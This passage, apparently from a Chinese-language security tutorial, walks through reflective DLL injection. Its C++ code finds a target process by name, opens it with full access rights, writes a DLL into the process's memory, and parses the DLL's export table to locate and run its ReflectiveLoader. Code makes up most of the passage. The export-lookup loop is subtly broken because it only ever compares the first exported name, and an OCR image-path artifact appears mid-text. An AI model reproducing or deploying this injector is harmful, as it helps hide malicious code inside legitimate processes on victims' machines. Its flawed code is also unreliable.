        if (wcscmp(pe32.szExeFile, procName) == 0) {
            CloseHandle(hProcessSnap);
            return pe32.th32ProcessID;
        }
    } while (Process32Next(hProcessSnap, &pe32));

    // 关闭快照句柄释放资源
```

```
    CloseHandle(hProcessSnap);
    return 0;
}

// 获取目标进程的进程ID
int pid = RetrievePIDbyName(GetWC(targetProcess));
if (pid != 0) {
    printf("[+] 找到进程，PID为 %lu\n", pid);
} else {
    cout << "[-] 未找到进程，退出... " << endl;
    return 1;
}

/*----------请打开到远程进程的句柄----------*/

// 打开到远程进程的句柄
HANDLE hProc = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
if (hProc == NULL) {
    cout << "[-] 打开进程句柄时出错，退出... " << endl;
    return 1;
}

/*--------分配内存，将DLL写入远程进程----------*/

// 在远程进程中注入DLL并分配内存
PBYTE remotePEBase = InjectDllRemoteProcess(pid, pefile.size(), pebase, hProc);
if (remotePEBase == NULL) {
    cout << "[-] 在远程进程中注入DLL时出错，退出... " << endl;
    return 1;
}
```


找到 ReflectiveFunction

我们已经将 dll 注入到远程进程中了，现在需要找到ReflectiveLoader 函数，然后直接运行就可以了
下面这个函数首先解析DLL的PE头，并根据节头的信息计算出RVA到原始文件的偏移量。然后，它遍历导出目录以找到导出函数的地址。最后，它将函数的RVA转换为原始文件中的偏移量并返回。

```
LPVOID RetrieveLoaderPointer(PBYTE dllBase) {

    LPVOID exportedFuncAddrRVA = NULL;

    PIMAGE_DOS_HEADER pDosHeader = (PIMAGE_DOS_HEADER)dllBase;
    if (pDosHeader->e_magic != IMAGE_DOS_SIGNATURE) {
        return NULL;
    }
    PIMAGE_NT_HEADERS pNtHeader = (PIMAGE_NT_HEADERS)(dllBase + pDosHeader->e_lfanew);
    if (pNtHeader->Signature != IMAGE_NT_SIGNATURE) {
        return NULL;
    }
    IMAGE_FILE_HEADER fileHeader = pNtHeader->FileHeader;
    IMAGE_OPTIONAL_HEADER optionalHeader = pNtHeader->OptionalHeader;

    vector<PIMAGE_SECTION_HEADER> peSections;

    for (int i = 0; i < fileHeader.NumberOfSections; i++) {
        // 从NT头指针 + 4（标志） + 20（文件头） + 可选头的大小开始，得到第一个节头的指针。
        // 要得到下一个节头，乘以节头的大小再加上当前索引
        peSections.insert(peSections.begin(), (PIMAGE_SECTION_HEADER)(((PBYTE)pNtHeader) + 4 + 20 +
optionalHeader.SizeOfOptionalHeader + (i * IMAGE_SIZEOF_SECTION_HEADER)));
    }

    // 从这里开始我们开始使用RVA，因此我们需要找到原始文件中的偏移量

    // 在导出目录中查找我们想调用的ReflectiveFunction
    PIMAGE_EXPORT_DIRECTORY pExportDirectory = (PIMAGE_EXPORT_DIRECTORY)(dllBase +
Rva2Raw(optionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress, peSections,
(int)fileHeader.NumberOfSections));
    PDWORD FunctionNameArray = (PDWORD)(dllBase + Rva2Raw(pExportDirectory->AddressOfNames, peSections,
(int)fileHeader.NumberOfSections));
    PDWORD FunctionAddressArray = (PDWORD)(dllBase + Rva2Raw(pExportDirectory->AddressOfFunctions, peSections,
(int)fileHeader.NumberOfSections));
    PWORD FunctionOrdinalArray = (PWORD)(dllBase + Rva2Raw(pExportDirectory->AddressOfNameOrdinals,
peSections, (int)fileHeader.NumberOfSections));
```

```
    char* functionName = (CHAR*)(dllBase + Rva2Raw(*FunctionNameArray, peSections,
(int)fileHeader.NumberOfSections));

    for (DWORD i = 0; i < pExportDirectory->NumberOfFunctions; i++) {
        if (strcmp(functionName, EXPORTED_FUNC_NAME) == 0) {
            exportedFuncAddrRVA = (LPVOID)Rva2Raw(FunctionAddressArray[i], peSections,
(int)fileHeader.NumberOfSections);
            break;
        }
    }
    return exportedFuncAddrRVA;
}
```

接下来我们直接调用函数即可
效果：



(https://xzfile.aliyuncs.com/media/upload/picture/20240525222044-f918290e-1aa1-1.png)